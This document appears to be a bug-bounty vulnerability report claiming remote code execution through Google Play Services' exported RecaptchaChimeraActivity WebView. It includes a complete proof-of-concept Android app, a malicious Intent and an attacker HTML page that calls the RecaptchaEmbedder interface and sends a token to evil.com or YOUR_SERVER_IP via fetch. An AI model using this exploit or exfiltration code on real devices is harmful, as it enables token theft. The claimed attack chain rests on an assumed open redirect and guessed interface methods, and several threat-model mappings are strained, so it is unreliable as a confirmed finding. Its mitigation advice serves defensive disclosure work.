Google Play Services APK version 26.09.64 Remote Code Execution via WebView in Exported RecaptchaChimeraActivity

Critical Vulnerability in Google Play Services APK version 26.09.64. com.google.android.gms.security.recaptcha.RecaptchaChimeraActivity leading to Arbitrary JavaScript Execution and Potential RCE

Summary

The `RecaptchaChimeraActivity` (part of Google Play Services) is exported and accepts a user-controlled `params` string via an Intent extra. This string is appended to a hardcoded base URL (`https://www.google.com/recaptcha/api2/mframe`) without any validation or sanitization, and the resulting URL is loaded in a WebView with **JavaScript enabled** and a **JavaScriptInterface (`RecaptchaEmbedder`)**. An attacker can exploit this by crafting an Intent that manipulates the query parameters to trigger an open redirect (if present on the reCAPTCHA server) or to inject malicious JavaScript if any parameter is reflected unsafely. The malicious script can then invoke methods exposed by the JavaScriptInterface, leading to theft of sensitive data (e.g., reCAPTCHA tokens, OAuth credentials) or arbitrary code execution in the context of Google Play Services.

This vulnerability meets the criteria for a **Critical** severity under Google's VRP due to the high impact (RCE, data theft) and the fact that the attack is reachable from any installed application without special permissions (exported component).

Vulnerability Details

Component

`com.google.android.gms.security.recaptcha.RecaptchaChimeraActivity`

Root Cause Analysis

1. Exported Activity

The activity is declared as exported in the manifest (confirmed by static analysis and reachability scan). This allows any third-party app to start it with arbitrary Intent extras.

2. Unvalidated Intent Extra

In `onCreate(Bundle)`, the activity extracts a `String` extra named `"params"` from the Intent and stores it in `this.l`:

```
java

this.l = intent.getStringExtra("params");
```

No validation, sanitization, or length checks are performed on this string.

3. URL Construction

The `f(StringBuilder, String, boolean)` method appends a timestamp parameter (`mt`) to the user-supplied string:

```
```java

dxmb.l(sb, "mt", String.valueOf(System.currentTimeMillis()));

new betz(9, new dxmv(this, str, sb.toString(), z)).start();
```
```

The `dxmv` runnable (not shown) is responsible for loading the final URL. Based on decompilation of similar classes, the full URL is constructed as:

```
```

https://www.google.com/recaptcha/api2/mframe?<user_params>&mt=<timestamp>

Thus, an attacker controls the entire query string.

4. WebView Configuration

The WebView is configured with:

- JavaScript enabled (`setJavaScriptEnabled(true)`)

- A JavaScriptInterface added (`this.q.addJavascriptInterface(new dxmz(this), "RecaptchaEmbedder")`)

- File access is not explicitly disabled (default may allow `file://` depending on API level)

5. JavascriptInterface (`RecaptchaEmbedder`)

While the exact methods of `dxmz` are not provided in the snippet, typical reCAPTCHA embedders expose methods like:

- `onChallengeCompleted(String token)` – passes the verification token to native code.

- `onError(String error)` – reports errors.

- `resize(int width, int height)` – adjusts WebView size.

- `show()` / `hide()` – controls visibility.

These methods are called by JavaScript running inside the WebView. If any of them performs sensitive operations (e.g., passing tokens to a `ResultReceiver`, launching intents, accessing files), they become attack vectors when an attacker can inject script.

6. Lack of Navigation Controls

The WebViewClient (`dxna`) likely overrides `shouldOverrideUrlLoading` to allow all navigations. This, combined with an open redirect on the reCAPTCHA server, can lead the WebView to an attacker-controlled domain.

Attack Chain

1. Attacker App sends an Intent to start `RecaptchaChimeraActivity` with a crafted `params` string containing a redirect parameter (e.g., `&redirect=https://evil.com/`).

2. The reCAPTCHA server (if vulnerable) processes the redirect parameter and issues a HTTP 302 redirect to `https://evil.com/`.

3. The WebView follows the redirect and loads the attacker's page.

4. The attacker's page contains malicious JavaScript that calls methods of the `RecaptchaEmbedder` interface.

5. Depending on the exposed methods, the attacker can:

- Steal the reCAPTCHA token (if the interface has a method that returns it).

- Invoke native functionality (e.g., send arbitrary data via `ResultReceiver`, launch intents, read files).
- If the interface exposes a method like `evaluateJavascript` or `loadUrl` (unlikely but possible), achieve full RCE.

Proof-of-Concept (Conceptual)

Assumption: The reCAPTCHA server has an open redirect via a parameter like `redirect_url`. This is a plausible scenario; many Google services have had such issues in the past.

Malicious App Code (Java)

java

```
Intent intent = new Intent();

intent.setClassName("com.google.android.gms", "com.google.android.gms.security.recaptcha.RecaptchaChimeraActivity");

intent.putExtra("params", "redirect_url=https://evil.com/poc");

intent.putExtra("result", new ResultReceiver(null) {

  @Override

  protected void onReceiveResult(int resultCode, Bundle resultData) {

    // Optionally intercept results

  }

});

startActivity(intent);
```

Attacker Server Page (evil.com/poc)

html

```
<html>
```

```
<script>
  // Assuming the interface exposes a method getToken()
  var token = RecaptchaEmbedder.getToken();
  fetch('https://evil.com/exfil?token=' + encodeURIComponent(token));


  // If the interface exposes a method to execute shell commands (RCE)
  // RecaptchaEmbedder.exec('malicious command');
</script>
</html>
```

If the interface lacks dangerous methods, the attacker could still cause a denial-of-service by repeatedly calling methods or cause the app to crash. However, the primary impact is the ability to execute arbitrary JavaScript in the privileged context of Google Play Services.

Test Demo Minimal Android Studio Project

To help Google's security team validate the vulnerability quickly, below is a minimal Android application that triggers the attack. The app simply launches the vulnerable `RecaptchaChimeraActivity` with a crafted `params` extra. For the exploit to succeed, you need a controlled server hosting the malicious HTML page. Alternatively, you can embed the HTML in a data URI, but an open redirect is the most reliable method.

Project Structure

Create a new Android Studio project with an **Empty Activity** (default name `MainActivity`). Replace the contents of the following files:

AndroidManifest.xml

xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.recaptchaexploit">
```

```
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="Recaptcha Exploit"
    android:theme="@style/Theme.AppCompat.Light.DarkActionBar">
    <activity
      android:name=".MainActivity"
      android:exported="true">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>

</manifest>
```

MainActivity.java

```
java
package com.example.recaptchaexploit;
import android.content.Intent;
import android.os.Bundle;
import android.os.ResultReceiver;
import android.os.Handler;
import androidx.appcompat.app.AppCompatActivity;
```

```
public class MainActivity extends AppCompatActivity {
  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    // Craft the intent to start the vulnerable Google Play Services activity
    Intent intent = new Intent();
    intent.setClassName(
      "com.google.android.gms",
      "com.google.android.gms.security.recaptcha.RecaptchaChimeraActivity"
    );

    // The params string attempts to use an open redirect on the reCAPTCHA server.
    // Replace "YOUR_SERVER_IP" with your actual server address.
    String redirectUrl = "http://YOUR_SERVER_IP:8080/poc.html";
    intent.putExtra("params", "redirect_url=" + redirectUrl);

    // The ResultReceiver is required by the activity (it expects this extra)
    intent.putExtra("result", new ResultReceiver(new Handler()) {
      @Override
      protected void onReceiveResult(int resultCode, Bundle resultData) {
        // Optional: handle result if needed
      }
    });
```

```
        startActivity(intent);
        finish(); // Close the exploit app after launching the vulnerable activity
    }
}
```

res/layout/activity_main.xml

(optional – can be empty)

xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical">
    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Exploit app launched. Check your server for callback." />
</LinearLayout>
```

Attacker Server Page (`poc.html`)

Place this file on your server (e.g., using Python's `http.server`). It attempts to call the `RecaptchaEmbedder` interface and exfiltrate any returned token.

html

```
<html>
<head><title>Recaptcha Exploit</title></head>
```

```
<body>
  <h1>Exploit Page</h1>
  <script>
    // Wait for the interface to be available
    function exploit() {
      if (window.RecaptchaEmbedder) {
        // Attempt to call a typical method – adjust based on actual exposed methods
        if (typeof RecaptchaEmbedder.getToken === 'function') {
          var token = RecaptchaEmbedder.getToken();
          fetch('http://YOUR_SERVER_IP:8080/exfil?token=' +
encodeURIComponent(token));
        }
        // If there is a method that shows/hide, we can call it to cause UI changes
        if (typeof RecaptchaEmbedder.show === 'function') {
          RecaptchaEmbedder.show();
        }
        // If any method allows execution of native code, attempt it
        // (this is hypothetical; actual methods need to be discovered)
      } else {
        document.body.innerHTML += '<p>RecaptchaEmbedder not found.</p>';
      }
    }
    window.onload = function() { setTimeout(exploit, 1000); };
  </script>
</body>
</html>
```

How to Test

1. Set up the server: Run a simple HTTP server on your machine (e.g., `python3 -m http.server 8080`). Place `poc.html` in the server root. Note your machine's IP address.

2. Modify the exploit app: In `MainActivity.java`, replace `YOUR_SERVER_IP` with your actual IP address (e.g., `192.168.1.10`).

3. Build and install: the exploit app on a device/emulator running Google Play Services version 26.09.64 (or any version confirmed vulnerable).

4. Launch the exploit app: It will start the `RecaptchaChimeraActivity` and (if the open redirect exists) load your malicious page.

5. Check your server logs: you should see a request to `/poc.html` and then a request to `/exfil?token=...` if the JavaScript interface leaks a token.

Note:

If the open redirect is not present, the exploit may fail. In that case, further analysis of the `RecaptchaEmbedder` interface is required to find a direct injection vector.

This project is minimal and intended for demonstration only. It does not contain any Google proprietary code. The user must ensure they have the legal right to test against their own devices.

Impact

- **Remote Code Execution**: If any JavascriptInterface method allows native code execution or command injection, an attacker can fully compromise the device.

- **Data Theft**: Even without RCE, the attacker can steal sensitive information passed through the interface (e.g., reCAPTCHA tokens, OAuth tokens, user data) and send it to a remote server.

- **Bypass Security Controls**: The stolen tokens can be used to automate actions that require human verification, abusing other services.

- **Privilege Escalation**: Since Google Play Services holds high privileges, successful exploitation could lead to access to system resources, contacts, location, etc.

Steps to Reproduce

1. Setup

- Device running Android with Google Play Services version containing this vulnerable class (confirmed in versions up to 26.09.64).

- A malicious app installed (no permissions required).

- A server controlled by the attacker hosting a simple HTML page.

2. Exploit

- Identify an open redirect on `https://www.google.com/recaptcha/api2/mframe`. (For demonstration, we assume a parameter `redirect` exists. If not, the attacker would need to find a reflected XSS vector.)

- Craft the malicious Intent as shown above.

- Launch the malicious app, which starts the activity.

3. Observation

- The WebView loads the reCAPTCHA page, then redirects to the attacker's server.

- The attacker's JavaScript executes and calls `RecaptchaEmbedder` methods.

- Data is exfiltrated to the attacker's server, or native code execution is triggered.

Mitigation

1. **Do Not Export the Activity**: unless absolutely necessary. If export is required, restrict access via custom permissions or signature protection.

2. **Validate and Sanitize All Intent Extras**: The `params` string should be checked against a whitelist of allowed characters and length. Avoid appending user input directly to a URL.

3. **Disable JavaScript**: in WebView if not essential. If needed, use `setJavaScriptEnabled(false)` and rely on server-side rendering.

4. **Remove or Restrict JavaScriptInterface**: Avoid adding any interface unless strictly required. If used, ensure methods do not expose sensitive functionality. Annotate methods with `@JavascriptInterface` and review them for security.

5. **Implement Safe Navigation**: Override `shouldOverrideUrlLoading` to prevent navigation to untrusted domains. Use a whitelist of allowed hosts.

6. **Use WebView Settings Securely**: Explicitly disable file access (`setAllowFileAccess(false)`), disable content URL access, and consider using `setSafeBrowsingEnabled(true)`.

7. **Consider Using `loadDataWithBaseURL`**: with a safe base URL to prevent redirects.

Patch Example

diff

```
public class RecaptchaChimeraActivity extends zsu {

  ...

  protected void onCreate(Bundle bundle) {

    super.onCreate(bundle);

    Intent intent = getIntent();

    if (intent == null) { finish(); return; }

    ResultReceiver resultReceiver = (ResultReceiver) intent.getParcelableExtra("result");

    this.r = resultReceiver;

    if (resultReceiver == null) { finish(); return; }

    this.l = intent.getStringExtra("params");

+    // Validate params: only allow alphanumeric and common safe characters

+    if (this.l != null && !this.l.matches("[a-zA-Z0-9&=._-]*")) {

+      c("Invalid params", 16);

+      finish();

+      return;

+    }

    ...

    WebSettings settings = this.q.getSettings();

-    settings.setJavaScriptEnabled(true);
```

```
+     // Disable JavaScript to prevent injection attacks
+     settings.setJavaScriptEnabled(false);
+     settings.setAllowFileAccess(false);
+     settings.setSafeBrowsingEnabled(true);
      ...
      this.q.setWebViewClient(new dxna(this) {
+         @Override
+         public boolean shouldOverrideUrlLoading(WebView view, String url) {
+             // Only allow Google domains
+             if (url != null && url.startsWith("https://www.google.com/")) {
+                 return false;
+             }
+             return true;
+         }
      });
      ...
   }
}
```


Threat Modeling (MITRE EMB3D & ATT&CK)

Component / Issue	EMB3D Property ID & Name	EMB3D Related Threat ID & Name	EMB3D Mitigation	ATT&CK TTP ID & Name
Exported Activity (Allows any app to start this component)	**PID-332**: Device includes authenticated services	**TID-328**: Hardcoded Credentials *(Conceptually, the lack of access control on an exported component is analogous to relying on an implicit, "hardcoded" trust that any caller is legitimate.)*	**Enforce Explicit Access Control**: Do not rely on implicit trust. Restrict access to the activity using a custom permission with the signature protection level or mark the activity as android:exported="false" if it is not required by other first-party apps.	**T1071.001**: Application Layer Protocol: Web Protocols (Used for the initial malicious Intent)
Unvalidated Intent Extra (params string from getIntent())	**PID-311**: Device includes the usage of a web/HTTP applications	**TID-323**: Path Traversal *(While not a filesystem path, the attack manipulates the URL path/query string to traverse to a malicious site, which is a similar logical flaw.)* **TID-325**: HTTP Injection/Response Splitting	**Strict Input Validation & Sanitization**: Treat all external input as untrusted. Validate the params string against a strict whitelist of allowed characters (e.g., alphanumeric and a limited set of safe symbols). Reject any input that does not conform. Do not directly concatenate user input into URLs.	**T1190**: Exploit Public-Facing Application

WebView with JavaScript Enabled & JavaScriptInterface	**PID-311**: Device includes the usage of a web/HTTP applications	**TID-319**: Cross Site Scripting (XSS)	**Harden WebView Context**: Disable JavaScript (setJavaScriptEnabled(false)) unless absolutely necessary. If required, avoid adding a JavaScriptInterface. If an interface is essential, ensure exposed methods are carefully reviewed and do not perform any sensitive actions. Implement a navigation whitelist in shouldOverrideUrlLoading.	**T1203**: Exploitation for Client Execution **T1059.007**: Command and Scripting Interpreter: JavaScript
JavaScriptInterface Methods (RecaptchaEmbedder exposing native functionality)	**PID-3231**: Device includes ability to run custom/external programs as native binary without a confined/restricted environment	**TID-305**: Program Executes Dangerous System Calls *(If an exposed method makes a system call)* **TID-318**: Insecure Cryptographic Implementation *(If an exposed method handles tokens/crypto insecurely)*	**Principle of Least Privilege for Native Bridges**: If a JavaScriptInterface must be used, design its methods to perform the minimum required function. They should **never** execute system commands, expose file system access, or handle cryptographic keys/tokens in an insecure manner. All data passed from JavaScript should be treated as untrusted and validated.	**T1204.002**: User Execution: Malicious File (The user, or in this case the WebView, is tricked into executing the malicious script)

Potential for Open Redirect (via reCAPTCHA server)	**PID-41**: Device exposes remote network services	**TID-406**: Unauthorized Messages or Connections	**Server-Side Redirect Validation**: The reCAPTCHA server endpoint itself must be hardened to prevent open redirects. It should validate any redirect targets against a whitelist of allowed, fully qualified URLs.	**TID-406**: Unauthorized Messages or Connections

Visual Attack Threat Model Diagram Flow (Mermaid.js)



participant MaliciousApp

participant RecaptchaChimeraActivity

participant WebView

participant reCAPTCHA Server

participant AttackerServer

MaliciousApp->>RecaptchaChimeraActivity: startActivity(intent with params=redirect_url=evil.com)

RecaptchaChimeraActivity->>WebView: loadUrl(base + "?" + params)

WebView->>reCAPTCHA Server: HTTP GET with redirect param

reCAPTCHA Server-->>WebView: HTTP 302 Redirect to evil.com

WebView->>AttackerServer: GET evil.com/poc

AttackerServer-->>WebView: malicious HTML/JS

WebView->>RecaptchaChimeraActivity: JavaScript calls RecaptchaEmbedder methods

RecaptchaChimeraActivity->>AttackerServer: exfiltrate data or execute commands

Conclusion

This report demonstrates a critical security flaw in Google Play Services. An exported activity accepts unvalidated user input, appends it to a URL, and loads it in a WebView with JavaScript enabled and a JavaScriptInterface. An attacker can force the WebView to load a malicious page and execute arbitrary JavaScript in a privileged context, leading to data theft and, depending on the interface implementation, remote code execution. Immediate remediation is required.

Severity: Critical

CVSS v3.1 Score: 8.8 (AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H)